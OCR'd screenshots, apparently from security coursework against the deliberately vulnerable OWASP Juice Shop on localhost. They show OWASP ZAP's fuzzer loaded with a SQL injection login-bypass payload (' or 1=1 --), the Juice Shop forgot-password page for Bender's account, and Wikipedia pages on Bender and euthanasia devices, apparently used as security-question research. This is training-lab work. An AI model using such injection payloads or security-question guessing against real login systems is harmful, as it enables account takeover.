

Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Add Payload
Type: Strings
Contents: {"email":"' or 1=1 --","password":"Apoorva@1"}
Multiline:
Save...
Cancel
Add
POST http://127.0.0.1:3000/rest/user/login
POST http://127.0.0.1:3000/rest/user/whoami



OWASP Juice Shop
https://127.0.0.1:3000/#/forgot-password
Forgot Password
Email *
bender@juice-sh.op
Security Question *
New Password *
Repeat New Password *
Password must be 5-40 characters long.
Show password advice
Change
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
History
WebSockets



OWASP Juice Shop
Ludwig-Meyn-Gymnas
Uetersen | alte-postleitzahl
OWASP Juice Shop
Bender (Futurama) - Wi
https://en.wikipedia.org/wiki/Bender_(Futurama)
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
WIKIPEDIA
The Free Encyclopedia
Search Wikipedia
Search
Create account Log in
Bender (Futurama)
26 languages
Article Talk
Read Edit View history Tools
From Wikipedia, the free encyclopedia
Contents hide
(Top)
Character biography
Character
Creation
Voice
Design
Functions
Build
Source of energy
Personality
Reception and cultural influence
Appearances in other media
References
Bender Bending Rodríguez (designated in-universe as Bending Unit 22, unit number 1,729, serial number 2716057[1]) is one of the main characters in the animated television series Futurama. He was conceived by the series' creators Matt Groening and David X. Cohen, and is voiced by John DiMaggio. He fulfills a comic, antihero-type role in the show, and is described by fellow character Leela as an "alcoholic, whore-mongering, chain-smoking gambler".[2]
According to the character's backstory, Bender was built in Tijuana, Mexico (the other characters refer to his "swarthy Latin charm"), his name a reference to bending in Mexican maquiladoras.
Bender is known for being prejudiced against non-robots. For example, one of his signature expressions is "kill all humans". Those who are not subject to Bender's prejudicial attitude are documented on his "Do Not Kill" list, which includes only his best friend Philip J. Fry and his colleague Hermes Conrad (added after the episode "Lethal Inspection").[3] However, Bender is also occasionally portrayed as possessing a sympathetic side, suggesting that he is not as belligerent as he claims, a view often echoed by his friends.[4][5]
Bender
Futurama character
History WebSockets
https://en.wikipedia.org/wiki/File:Bender_Rodriguez.png



OWASP Juice Shop
Ludwig-Meyn-Gymnas
Uetersen | alte-postleitzahl
OWASP Juice Shop
Bender (Futurama) - Wi
https://en.wikipedia.org/wiki/Bender_(Futurama)
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Contents hide
(Top)
Character biography
Character
Creation
Voice
Design
Functions
Build
Source of energy
Personality
Reception and cultural influence
Appearances in other media
References
Bender possessed a baby-like body. In "Bendless Love", however, Bender is portrayed with a normal, adult-sized body in a flashback sequence conveying his memory of coming into existence. As Bender's memory chip contains an adult form, the episode's content suggests that the character might actually be recalling a transfer to an adult body, rather than the moment of creation.[6]
Unlike most other robots, Bender is mortal and, according to Professor Farnsworth's calculations, may have less than one billion years to live. Because of a manufacturing error that left Bender without a backup unit, Bender's memory cannot be transferred or uploaded to another robot body. After reporting that defect to his manufacturer, Bender barely escapes death from a guided missile and a robot death squad dispatched by Mom in order to eliminate him and effectively take the defective product off the market.[3]
At the factory, Bender was programmed for cold-bending structural steel. Bender later attended Bending State University, where he majored in bending and minored in Robo-American Studies. At the university, he was a member of Epsilon Rho Rho (ERR), a robot fraternity, where he became something of a fraternity hero for his many shenanigans: one night he chugged an entire keg of beer, streaked across campus, and stuffed 58 people into a telephone booth (although he concedes they were mostly children).
Before meeting Fry and Leela and joining Planet Express (where he currently works as the assistant manager of sales and as company chef),[7] Bender had a job at the metalworking factory, bending steel girders for the construction of suicide booths.
Bender has an apartment (00100100, the ASCII code for the dollar sign "$") in the
Collette
Titanius Anglesmith
Ramblin' Rodriguez
Young Biddy
Boiler
Drunken Garbage Can
Boogerbot
Blotto
Super King
Species Bending Industrial Robot
Gender Male
Title Bender the Offender
The Gender Bender
Super King
Occupation Assistant Manager of Sales & Chef at Planet Express
Suicide booth construction worker (formerly)
Pharaoh of Osiris IV (formerly)
Superhero (formerly)
General (formerly)
Photographer
Soldier (formerly)
Family Mr. Rodriguez (father)
Mrs. Rodriguez (mother)
One unnamed older
History WebSockets
https://en.wikipedia.org/wiki/Euthanasia_device
Find in page
Highlight All
Match Case
Match Diacritics
Whole Words



17:20
OWASP Juice Shop
Ludwig-Meyn-Gymnas
Uetersen | alte-postleitzah
OWASP Juice Shop
Euthanasia device - Wi
https://en.wikipedia.org/wiki/Euthanasia_device
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Contents
hide
(Top)
Notable devices
Thanatron
Mercitron
Deliverance Machine
Exit International's euthanasia device
Background
Description
Process
Sarco device
In fiction
Suicide booth
Futurama
In other media
See also
References
External links
medal.[20]
Following Archer's statement in 1893, the 1895 story "The Repairer of Reputations" by Robert W. Chambers featured the Governor of New York presiding over the opening of the first "Government Lethal Chamber" in the then-future year of 1920, after the repeal of laws against suicide:
"The Government has seen fit to acknowledge the right of man to end an existence which may have become intolerable to him, through physical suffering or mental despair." [...] He paused, and turned to the white Lethal Chamber. The silence in the street was absolute. "There a painless death awaits him who can no longer bear the sorrows of this life."[21]
However, as Chambers's protagonist who relates the story is suffering from brain damage, it remains ambiguous whether or n he is an unreliable narrator.
Futurama [edit]
In the world of Futurama, Stop-and-Drop suicide booths resemble phone booths and cost one quarter per use. The booths have at least three modes of death: "quick and painless", "slow and horrible",[22] and "clumsy bludgeoning"[23] though, it is also implied that "electrocution, with a side order of poison" exists,[24] and that the eyes can be scooped out for an extra charge.[23] After a mode of death is selected and executed, the machine cheerfully says, "You are now dead. Thank you for using Stop-and-Drop, America's favorite suicide booth since 2008", or in Futurama: The Beast with a Billion Backs, "You are now dead, please take your receipt", and at this time many untaken receipts are shown.[25]
The first appearance of a suicide booth in Futurama is in "Space Pilot 3000", in which the character Bender wants to use it.[22] Fry at first mistakes the suicide booth for a phone booth, and Bender offers to share it with him. Fry requests a collect call, which the machine interprets as a "slow and horrible" death. It then turns out that "slow and horrible" can be survived by pressing oneself against the side of the booth, leading Bender to accuse the machine of being a rip-off. In Futurama: Bender's
Out
Off
1
0
3
4
5
Sites
Start
Start
Start
Off
0
4
4
6
History
WebSockets



Find in page
Highlight All
Match Case
Match Diacritics
Whole Words
18:09
OWASP Juice Shop
Ludwig-Meyn-Gymnas
Uetersen | alte-postleitzah
OWASP Juice Shop
Euthanasia device - Wi
https://127.0.0.1:3000/#/forgot-password
90%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
OWASP Juice Shop
Account
EN
Forgot Password
Email *
bender@juice-sh.op
Security Question *
New Password *
Password must be 5-40 characters long.
9/20
Repeat New Password *
9/20
Show password advice
Change
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
Out
Off
0
0
2
1
2
Sites
Start
Start
Start
Off
0
8
8
5
History
WebSockets



Attack
Include in Context
Run application
Include Site in Context
Open/Resend with Request Editor...
Flag as Context
Open URL in Browser
Show in Sites Tab
Open URL in System Browser
Exclude from Context
Exclude from
Manage History Tags...
Jump to History ID... Ctrl+Alt+J
Note...
Delete Delete
Break...
New Alert...
Alerts for This Node
Generate Anti-CSRF Test FORM
Invoke with Script...
Add to Zest Script
Compare 2 Requests
Compare 2 Responses
Include Channel URL in Context
Exclude Channel URL from Context
Open in Requester Tab... Ctrl+W
Limit Request Rate
Save Raw
Save XML
Save Selected Entries as HAR (HTTP Archive File)
Active Scan...
Forced Browse Site
Forced Browse Directory
Forced Browse Directory (and Children)
AJAX Spider...
Fuzz...
Spider...



Fuzzer
Fuzz Locations
Options
Message Processors
Header: Text
Body: Text
Edit
Fuzz Locations:
Add...
Remove
Payloads...
Processors...
Remove without confirmation?
Start Fuzzer
Reset
Cancel

